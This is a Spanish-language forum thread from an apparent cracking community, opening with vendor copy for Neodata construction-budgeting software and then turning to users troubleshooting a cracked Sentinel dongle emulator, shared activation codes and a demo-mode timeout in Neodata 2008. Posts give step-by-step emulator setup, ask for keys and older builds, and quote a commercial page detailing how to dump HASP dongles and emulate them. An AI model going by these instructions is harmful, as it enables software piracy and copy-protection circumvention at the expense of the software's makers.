Esta matriz se incorpora al presupuesto que está elaborando tal cual como si la hubiera capturado o importado de un maestro.

Amplia cobertura, incluyendo:
Edificación:
Cimentación, Estructuras de Concreto y Acero, Albañilería, Herrería, Carpintería, Aluminio, Domos, Cristales, Muros, Acabados, Losetas, Impermeabilizantes, Muebles de Baño, Mamparas.
Instalaciones:
Hidrosanitarias, Eléctricas, Ductos de Lámina, Pararrayos y Soportería.
Carreteras:
Desmontes, Despalmes y Excavaciones.
Urbanización:
Drenaje y Agua potable.

InteliPre (desde 2004)
Mediante parámetros obtenga en automático partidas completas del presupuesto y los generadores de soporte. La cobertura total de InteliPre es:
Preliminares:
Demoliciones, Trazo y nivelación, Excavación, Recimentaciones, Cortes y rellenos.
Cimentación:
Pilas, Zapatas, Contratrabes, Losa de cimentación, Muros de contención, Columnas y castillos, Cisterna, Cisterna y parcial.
Estructura de concreto:
Entrepisos, Columnas y muros PB, Losa nervada y simple, Rampas, Losas planas, columnas, trabes y muros PA.
Albañilería:
Cadenas, Castillos, Muros y Aplanados.
Carpintería:
Libreros.

Aluminio: Ventanas Fijas, corredizas y de protección.
Acero soldable: Tuberías y conexiones.
Ductos de lámina
Mamparas de Sanilock
Tablaroca

NeodataCAD: Proyecto integral desde AutoCAD al presupuesto.
Puede operar de tres maneras:

1. Utilizando nuestras bibliotecas con más de 5000 dibujos para integrarlos a sus proyectos en AutoCAD.
2. Tomando sus planos previamente dibujados y asignándoles nuestros códigos.
3. Preparando un maestro propio con ensambles y asignándole estos códigos a los elementos del plano.

En todos los casos obtenga en automático su presupuesto.
En caso de que las dimensiones del plano cambien, al abrir de nuevo su presupuesto en NeodataCAD el presupuesto se actualiza.

Asi es señores el dia de hoy me tope con la noticia de que van a liberar una nueva version del Neodata, no le veo ninguna caracteristica nueva (de hecho desde el 2004 no ha cambiado mucho) lo unico pues es que a los usuarios que tienen su llave fisica pues les van a cobrar la actualizacion del sistema, y me imagino que van a quitar el soporte de la base de datos del intelipre, intelimat y del cotizador de las versiones de 2007, (actualmente dan las actualizaciones solo para la version 2007 y 2008).

A mi me gustaria aprender a encontrar los numeros de serie para las actualizaciones, ya que con la emulacion de la llave, pues el unico inconveniente para cambiar la version con la que trabajamos es conocer el no. de serie que genera el programa para cada una de las actualizaciones.

Espero que algun alma caritativa colgara un tutorial o me echara un cable para saber por donde puedo atacarlo....

gracias.

Hola buenas tardes, he probado la version 2009 y el software, se encuentra un cambio relevante, en este caso ya no puede ser emulado con el sentemul, he intentado hacerlo con el toro emulator y nada, asi que piendo que los de neodata se dieron cuenta de que se podia emular facilmente su programa y me imagino que hicieron algo por ahi, a los compañero del foro si alguien tiene noticias de avances o algo interesante que lo comunique, asi tambien yo estare en contacto con ud.

Primero que nada aclaro que no soy un hacker y la mera verdad no tengo ni idea de por donde empezar a destripar un programa para conseguir las claves y demas, y ante tanto experto en el tema hasta uno se siente inutil. Pero bueno, lo que si soy es un usuario de sus cracks y emuladores, caso especifico el del neodata, por lo cual agradezco a todos los que hayan tenido algo que ver en su desarrollo. Pero...

Sigh, siempre hay un pero..., se me hace que ademas de todo tambien estoy medio pendejo por que es bastante obvio que funcionandole a tanta gente algo estoy haciendo completamente mal por que a mi no me funciona como es debido. Explico.

El archivo me llego con un instructivo en word explicando paso a paso lo que uno debe de hacer para hechar a jalar el progrma. al final dice que agradescan al Sanatas Cracker Team (gracias!) y que no dejen que un OGT lo venda (too late, yo solte 200 pesos por el, pero bueno, eso es harina

de otro costal). volviendo al tema, segui las instrucciones al pie de la letra y el progrma funciono a la perfección...por 10 min.

Exactamente a los 10 min el programa me dice que son demasiados registros parala version demo y se trabajara en modo visor, y de ahi no paso. si lo apago y lo vuelvo a encender le puedo seguir agregando registros, os ea que no tengo limite por ese lado, pero nuevamente a os 10 min se vuelve a bloquear.

Alguien me puede epxlicar en donde la estoy regando? les anexo una breve descripcion de los pasos que hice para instalarlo.

1. Instale el neodata 2008, no lo prendi
2. heche a nadar el emulador (por cierto es el de Sanatas)
3. carge el driver
4. le di actualizar licencia.
5. en dongles carge un archivo que venia adjunto
6. me dice que tengo licencia PRO
7. ejecute el neodata y le di la clave correspondeinte (gracias const de chilpancingo, hehe)

listo, feliz por 10 min.

les agradeceria cualquier ayuda.

Es chistoso ver como pagan ah extraños por los cracks que aqui se crean y en vez de reclamarle o pedirle ayuda al que se los vendio caen aqui queriendo que se les solucione el problema, ya lo dijo por ahi Sanatas una vez, que hasta reclamos en su correo personal recive.
Redsteel, ya leiste de perdida todo el thread?

mira lo que puedes aser es formatear la computadora, descargar e instalar el service pack 3 y todas las demas actualizaciones recomendadas para el windows xp y vuelve a instalar el neodata como indica el tutorial, yo lo tengo instalado el neodata con windows original y no me a dado problemas.

que tal chavos muchisimas gracias por este gran aporte del emulador de neodata 2008, ya lo baje lo intale y lo estoy provando ya le encontre un detalle cuando se quiere jalar insumos del catalogo maestro se puede hacer pero en un tiempo de +- 5 min aparece un mensaje que se han jalado demasiados conceptos y que empezará a trabajar en modo visor (MODO DE PRUEBA) y efectivamente se bloquea la inserción de nuevos insumos para lo que se debe cerrar la obra y el neodata y volver abrir y se vuelve a activar pero se vuelve ciclico el error, ojala le puedan hechar un vistazo a esto.

saludos

beto

Bueno gracias por el comentario, tengo instalado el windows xp sp3 y antes se formateo la computadora y suceso este detalle del emulador.

Buenas tardes comunidad, luego de ausentarme unos dias de mi maquina...
Leyendo sus experiencias con el programa ahi les va la posible razon:

Miren, si no me equivoco a quienes tienen este problema con el emulador habran instalado la ultima revision del neodata 2008 creo que salio a principios de octubre (aunque en los detalles de la version dice que es version del 17 de septiembre, nisiquiera eso cambiaron esos cuates).

Bueno señores, hasta por lo que he visto el problema lo ocaciona unicamente esa revision que menciono, yo tambien empece a tener el mismo problema, desinstale esa revision, instale una revision anterior (la que en verdad salio el 17 de septiembre) y hasta ahora llevo mas de 1 hora con el programa abierto y no me ha tirado ese dichoso mensaje y no se ha pasado al modo visor (deduzcan la razon de esto, un intento desesperado...).

El problema tal vez no es con su windows si es pirata u original o actualizado o sin actualizar, yo ya lo probe con un windows de los mas piratas que existen jeje, y con un windows original con todo y service pack 3 instalado.

Esta es mi experiencia, ustedes intentenlo y comenten como les fue.

La version 2008 en la pagina de neodata ya paso a la seccion versiones anteriores y segun ellos la revision que tienen alla es del 10 de julio por lo que quiero creer que en esta no se presentara este problema.

Yo no he probado si efectivamente es la revision del 10 de julio esa, pero uds. que tienen el tiempo y el ancho de banda disponible, descarguenlo, desinstalen la version que tienen e instalen esta para checarlo, les dejo el link al final del post.

Espero les sirva de algo esta pequeña letania que ya me eche porque ando con algo de hueva para escribir jajaja.

Saludos!.

Segun unos post arriba dicen que el emulador no funciona para esa version.
Seguramente esos cuates habran bloqueado unicamente ese dongle, digamos que lo "banearon", creo yo que seria una aberracion que se dediquen a cambiarles las llaves sentinelas a todos sus clientes para que ya no sea emulado, pero bueno eso es lo que yo creo, ellos saben lo que hacen.

Si se emula otra llave tal vez funcione para esta version, obteniendo la clave de acceso obviamente para 2009.

Efectivamente, tienes toda la razón a mi me había sucedido exactamente lo mismo, pero no lo había comentado.

Segun unos post arriba dicen que el emulador no funciona para esa version.
Seguramente esos cuates habran bloqueado unicamente ese dongle, digamos que lo "banearon", creo yo que seria una aberracion que se dediquen a cambiarles las llaves sentinelas a todos sus clientes para que ya no sea emulado, pero bueno eso es lo que yo creo, ellos saben lo que hacen.

Si se emula otra llave tal vez funcione para esta version, obteniendo la

clave de acceso obviamente para 2009.

Si ojalá alguien pueda conseguir un dongle para la versión 2009, yo espero algún tutorial de Backdoor_b para sacar las claves. Por cierto, ayer me encontré en donde venden discos piratas el Neodata 2008 con el emulador que posteamos aquí en el SCT, a ver si luego no vienen los reclamos como lo que pasó con el Opus.

Gracias RENAV por el tip, pero vengo siguiendo todos los pasos desde hace dias y tengo el mismo problema que comentan los otros compañeros. Baje el Neodata 08 desde el link que nos diste, pero es exactamente la misma version que existe en la pagina oficial de neodata, (que por cierto esta version es la unica que existe en el portal oficial, ya no existe otra version anterior para el 2008) y so sorry soy feliz nada mas 10 min. en mis presupuestos. Ya intente casi de todo, reinstalando, reiniciando 2 o 3 veces mas, guardando estado, cerrando licencia, etc..... instalando y desinstalando el sp3, yaaa no se que mas hacer.
Bueno dice el dicho "lo que facil biene..... en 10 min se va" jajajaja.
Muchas Gracias a Todos por el esfuerzo.

Necesitamos que quien tenga el PU2008, antes de la fecha de septiembre, lo suba al portal para poder bajarlo y asi seguir utilizandolo, quien lo tenga se lo agradeceriamos ya que somos muchos quienes lo estamos necesitando

Me podrian decir textualmente como dice ese mensaje de los 10 minutos, ponganme el tityulo de la ventana y contenido, porque yo abri la obra de prueba y la deje abierta toda una noche y nunca me mando nada de mensajes.

el mensaje se despliega en una tipica ventana de información de windows con el titulo de: Neodata 2008.

La leyenda exacta dice: Demasiados registros para la versión demo. Se trabajara en modo visor.

y viene el botoncito de [aceptar]

Eso es todo, por cierto la version del link es la de julio 2008. con esta el mensaje aparece a los 5 minutos, ya no a los 10, voy a quitarla y poner la mas nueva y verifico.

---Despues de cambiar la version de julio por la de septiembre el mensaje es exactamente el mismo pero aparece hasta los 10 minutos.

En efecto a mi me paso lo mismo en vez de 10 min son 5 min lo que dura.
Concuerdo en que alguien que tenga la version anterior del 2008 la suba por fassss.

Y observando el post anterior: Si cuando abres el presupuesto de ejemplo no te manda la leyenda

de "demasiados registros" asi dures 3 horas en el.
A menos que vayas introduciendo mas registros y llegues al tope aunque sea el que trae de ejemplo pasando 10 min te saca.

Resumen: "alguien suba la version primera del 2008"

gracias a todos. Por el esfuerzo

Hola que tal yo tengo instalada la version de septiembre de neodata 2008 y no tengo ningun problema yo podria ayudarles solo posteen sus dudas siento que puede ser el controlador del sentinela o en su caso que no tengan el service pack 3 o el net framework 3.5 no lo se en mi caso primero instale la version de julio funciono perfecto y posteriormente instale como actualizacion la de septiembre y siguio funcionando saludos

Alguien ha probado si sucede lo mismo con la version 2007, para los que les incomoda estar cerrando y abriendo a cada rato el programa tal vez les sea mejor trabajar con esa version, aunque si tienes el service pack 3 instalado van a tener que desinstalarlo porque les puede crear errores.

Despues de actualizar controladores e instalar el NET Framework 3.5 el resultado es exactamente el mismo, a los 10 min tienes version demo.

Vale la pena mencionar que el emulador en ocasiones marca "licencia expirada", esto no es siempre pero aparentemente despues de los 10 min cuando el neo208 te cambia a demo esto afecta tambien al emulador. Esto no es constante pero si lo he llegado a apreciar en algunas ocasiones.

Despues de tanta prueba he llegado a las siguientes conclusiones:

1. El emulador funciona al momento de cargar el programa de forma que uno puede ingresar el codigo de la empresa y empezar a trabajar sin problemas.

2. La version de julio hace un chequeo de la llave a los 5 min, el emulador por alguna razon no es identificado y cambia version demo.

3. En la versión de septiembre tenemos dos opciones, una es que el emulador pasa el primer chequeo a los 5 minutos pero de alguna forma queda inactivo por lo que no pasa el segundo chequeo a los 10 minutos y te manda a demo. La otra opción es que hayan cambiado el tiempo de chequeo de la llave a 10 minutos con lo cual el resultado es ya conocido. "Demasiados registros, se trabajara en versión demo"

A lo mejor esto es demsiado ovbio pero para los que estan buscando una solucion y no tienen el problema en primera mano tal vez esta información pueda ayudarles en algo.

pues al parecer amigo el problema esta en tu emulador que se desactiva y por consiguiente neodata chequea y localiza que no hay ninguna llave y cambia a version demo aqui lo que podemos hacer es que bajes el emulador que esta posteado aqui mismo que se llama SENTEMUL2007.exe esta en alguna de las primeras paginas despues abre el sentemul tiene 3 pestañas en la pestaña driver le das instalar y seleccionas inicio automatico posteriormente te

pasas a la pestaña dongles y le das cargar, carga el dongle o archivo dump y te pasas a la pestaña emulador y le das empezar servicio y listo tienes neodata 2008 en ese orden cualquier prueba y describes el comportamiento del programa

Trojan, creeme que eso fue lo primero que hice, baje el emulador posteado en el sitio y segui las indicaciones al pie de la letra. Ademas como podras apreciar en los diversos posts no soy el único con el problema sino que habemos varios en exactamente la misma situación.

Aún asi se agradece la recomendación ya que en ocasiones las opciones mas sencillas son las que se pasan por alto y luego son las que funcionan.

Considero que quien tenga la version del NEO y le funcione con el emulador al 100% sin irse a demo nos lo suba para poder bajarlo, seguiremos haciendo esfuerzos gracias por los comentarios a todos

Señores buenas tardes,
repasando todos los puntos de principio a fin y con ganas de hechar a andar el dichoso neodata 2008, existe un punto pequeñisimo que alomejor a mas de alguno le ha pasado y hemos omitido mencionar a cerca del emulador:

Es que cuando por primera vez lo hechas a andar en la pestaña del DRIVER y le presionas instalar DRIVER, que como que se traba, y ya no deja colocarte con el puntero o en el circulo negro en la opcion de INICIAR AUTOMATICAMENTE de hecho no puedes hacer click en el boton de GUARDAR ESTADO, no se si es asi o solo a mi me pasa en todas las compus que he intentado.

Entonces lo que he estado haciendo siempre es
1 abrir el emulador, instalar el driver (se traba unicamente la primer pestaña "driver")
2 cerrarlo
3 abrirlo de nuevo y ya se habilitan todas la opciones, doy en INICIAR AUTOMATICAMENTE Y EN GUARDAR ESTADO
4 EMPEZAR SERVICIO
5 cargar el archivo dump y actualizar licencia,

6 corro Neo Data 2008 y guaaaaala Neodata por 10 min nada mas.

Pregunta: a alguien le pasa lo mismo que a mi?
alguien me puede ayudar?

Nota: el emulador y los complementos los he bajado de los post anteriores.
VUELVO A AGRADECER A TODOS POR SU INTERES.....
MUY BUEN DIA.


Hola a todos,
He estado siguiendo este tema del Neodata 2008 y el emulador de sentinel, y he hecho exactamente lo mismo que lo que decribe deiv7 con los mismos resultados. Es frustrante escuchar que a otros les funciona bien y a uno pues simplemente no. Eso de tener que cerrar el programa cada 10 minutos es bastante aburrido.
Al echar a andar el emulador detecte el mismo problema de deiv7, sin embargo lo cerré y lo volvi a correr y entonces seleccione la opcion de Inicio Automatico y Guardar Estado, me regrese a la pestaña de Emulador y le di Actualizar licencia, pero nada.
Otro pequeño detalle en el que he reparado es que al abrir el Neodata, pareciera que cargara la ventana dos veces, aunque el programa solo se abre una vez. Igualmente cuando aparece el mensaje que anuncia que el programa cambiara a modo visor o demo, aparece dos veces el mismo mensaje de Windows.
Aprovecho para darles las gracias por todas las cosas interesantes que comparten. Yo solo soy Ingeniero Civil, pero este tema me gusta mucho. Gracias Sanatas por compartir tu conocimiento.

A todos en general.
Seguire pendiente de este tema. Saludos

AMIGO, COMO SE MENCIONO ANTES TU PROBLEMA ES EL EMULADOR, YO LO TENGO TRABAJANO EL NEODATA 2008 DESDE HACE VARIOS MESES Y SIN NINGUN PROBLEMA. HONESTAMENTE NO HE PROBADO EL EMULADOR DE SANATAS, PERO AL PARECER ES EL SENTEMUL FIXEADO Y DEBE FUNCIONAR BIEN, VEIFICA TU EMULADOR QUE NO SEA DEMO, QUE SEA FIXEADO

EL ORIGINAL LO VENDEN AQUÍ

http://www.neobit.org/emulators.phtml



We accept:

Software security professionals at neoBit.org have developed reliable and user-friendly emulators for HASP, HARDLOCK FAST E-Y-E and Safe-Net (ex-Rainbow) Sentinel dongles.

Dongle emulator is a low-level driver that intercepts protection calls and returns correct values, so protected software works just like original hardware key is attached.

There are two types of licensing available:

- Single license;
- Unlimited license;

Single license allows to use dongle emulator on one computer only;

Unlimited license allows to use dongle emulator for specified dongle on any computer;

HASP dongle emulator:

- Emulates HASP3, HASP4, HASP HL and HASP SRM dongles family for LPT or USB ports
- All types of HASP keys are supported: HASP, MemoHASP, NetHASP and TimeHASP
- No limitation on quantity of supported programs
- Transparent for other dongles. You can use emulator and original hardware key at the same time
- Doesn't change anything within software and doesn't replace original driver
- Different type of licensing allows installation of emulator on specific computer or without limitation depends on requirements

CLICK HERE to read more about HASP dongle emulator.

Sentinel dongle emulator

- Emulates Safe-Net (ex-Rainbow) Sentinel SuperPRO, UltraPRO, PRO, CPlus, Scribe dongles family for LPT or USB port
- No limitation on quantity of supported programs
- Transparent for other dongles
- Doesn't change anything within software and doesn't replace original driver
- Different type of licensing allows installation of emulator on specific computer or without limitation depends on requirements

PERO HAY UNO QUE CIRCULA EN LA RED, ES FIXEADO POR EDGE, ME IMAGINO QUE ES EL QUE ESTAS USANDO DEBE FUNCIONARTE. O EN CASO CONTRARIO VERIFICA TU EQUIPO SI NO TINE VIRUS. (TE RECOMIENDO KASPERKY 2009)

Removing HASP HASP4 HASP HL dongles

HASP dongle dumper/emulator

- Emulates HASP3, HASP4 and HASP HL dongles
- All types of HASP keys are supported: HASP, MemoHASP, NetHASP and TimeHASP
- No limitation on quantity of supported programs
- Transparent for other dongles. You can use emulator and original hardware key at the same time
- Doesn't change anything within software and doesn't replace original driver
- Free support and updates

Step-by-step instruction.

Step 1. Downloading

Please download HASP/Hardlock dongle dumper from: HASPHL2008.ZIP (2.6mb)


You can find most recent version of HASP HL, HASP SRM dongle emulator at DongleService.com
It is also necessary to have latest HASP / HASP HL dongle driver installed. We offer you to download latest HASP dongle drivers from: http://www.ealaddin.com/support/hasp/enduser.asp
File is called "HASP HL driver setup"

Step 2. Start dumper

First of all unpack dumper.zip in any folder and run HASPHL2008.exe on machine that has latest version of HASP dongle drivers installed and original HASP key connected to LPT or USB port.

Step 3. Service installation


HASP/Hardlock dumper and emulator designed as low level kernel mode driver and requires Administrators privileges to be installed.
When you start HASPHL2008.exe for a first time you'll see following window.




Press "INSTALL" button and if installation was successful Driver status window will be changed to "Status : driver is installed"

Step 4. Starting service

Now you need to open "Emulator" folder.



Then you press "Start Service" button. If everything is ok you'll see




Step 5. Running your software

To find your key it is necessary to start protected software.

Step 6. Readign your key.

Open "DUMPER" folder.



HASP/HL Dongles window shows logged HASP passwords. There can be up to 10 different passwords but it doesn't mean that all dongles are connected to computer. When you press "DUMP" button Dumper will try to read all of Logged dongles and save all dump files. Dump files are stored in folder containing HASPHL2008.exe and have ".DMP" extension. (In our example created file is called 3C3925A0.dmp)
If there are no HASP passwords press "REFRESH" button. If it doesn't help and "DUMP" button is still disabled it means your software doesn't work with HASP and uses different kind of dongle brand or doesn't use low level drivers (usually old DOS or WIN16 software doesn't use HASP drivers)

Step 7. Sending dumps and getting trial version

Please send created dump files to
We'll send trial version of HASP dongle emulator as soon as get your mail. Usually it doesn't take more than 24 hours. ***Trial version has one week time limitations but it is enough to make sure your software can perfectly work without hardware key attached to computer.***

Step 8. Everything works and you decide to purchase full unlimited version

If everything works fine and you want to buy full version let us know as soon as possible to get disocunt. Just drop us e-mail to sales@dongleservice.com to receive payment details.

Step 9. HASP dongle emulator doesn't work.

There are many reasons because HASP dongle emulator doesn't work:

- **You didn't install HASP dongle emulator correctly;**

- **Your application isn't 32-bit application and doesn't use low-level driver;**
- **Dongle wasn't dumped properly;**
- **Your program detects dongle emulator.**

Contact us at sales@dongleservice.com for troubleshooting.

Step 10. Your program was updated, and HASP dongle emulator stopped working

Usually it happens when dongle content is changed. Then you should start from Step 1 with only exception - all updates are free of charges if you're registered user of HASP dongle emulator.

Questions

If you need additional information or want to ask some questions - feel free to send us e-mail to sales@dongleservice.com.

Updated 09-Apr-2008
(c)neoBit.org 1998-2008

PERO HAY UNO QUE CIRCULA EN LA RED, ES FIXEADO POR EDGE, ME IMAGINO QUE ES EL QUE ESTAS USANDO DEBE

FUNCIONARTE. O EN CASO CONTRARIO VERIFICA TU EQUIPO SI NO TINE VIRUS. (TE RECOMIENDO KASPERKY 2009)

Hola a todos.

Aqui les adjunto otro emulador para neodata2008 con los mismos datos del anterior.

Para que lo prueben los que tinen problemas con el actual y comenten si les soluciono el tema de los 10 minutos.

1° Detener servicio y desinstalar driver en Emulador SCT SENTEMUL2007.exe.

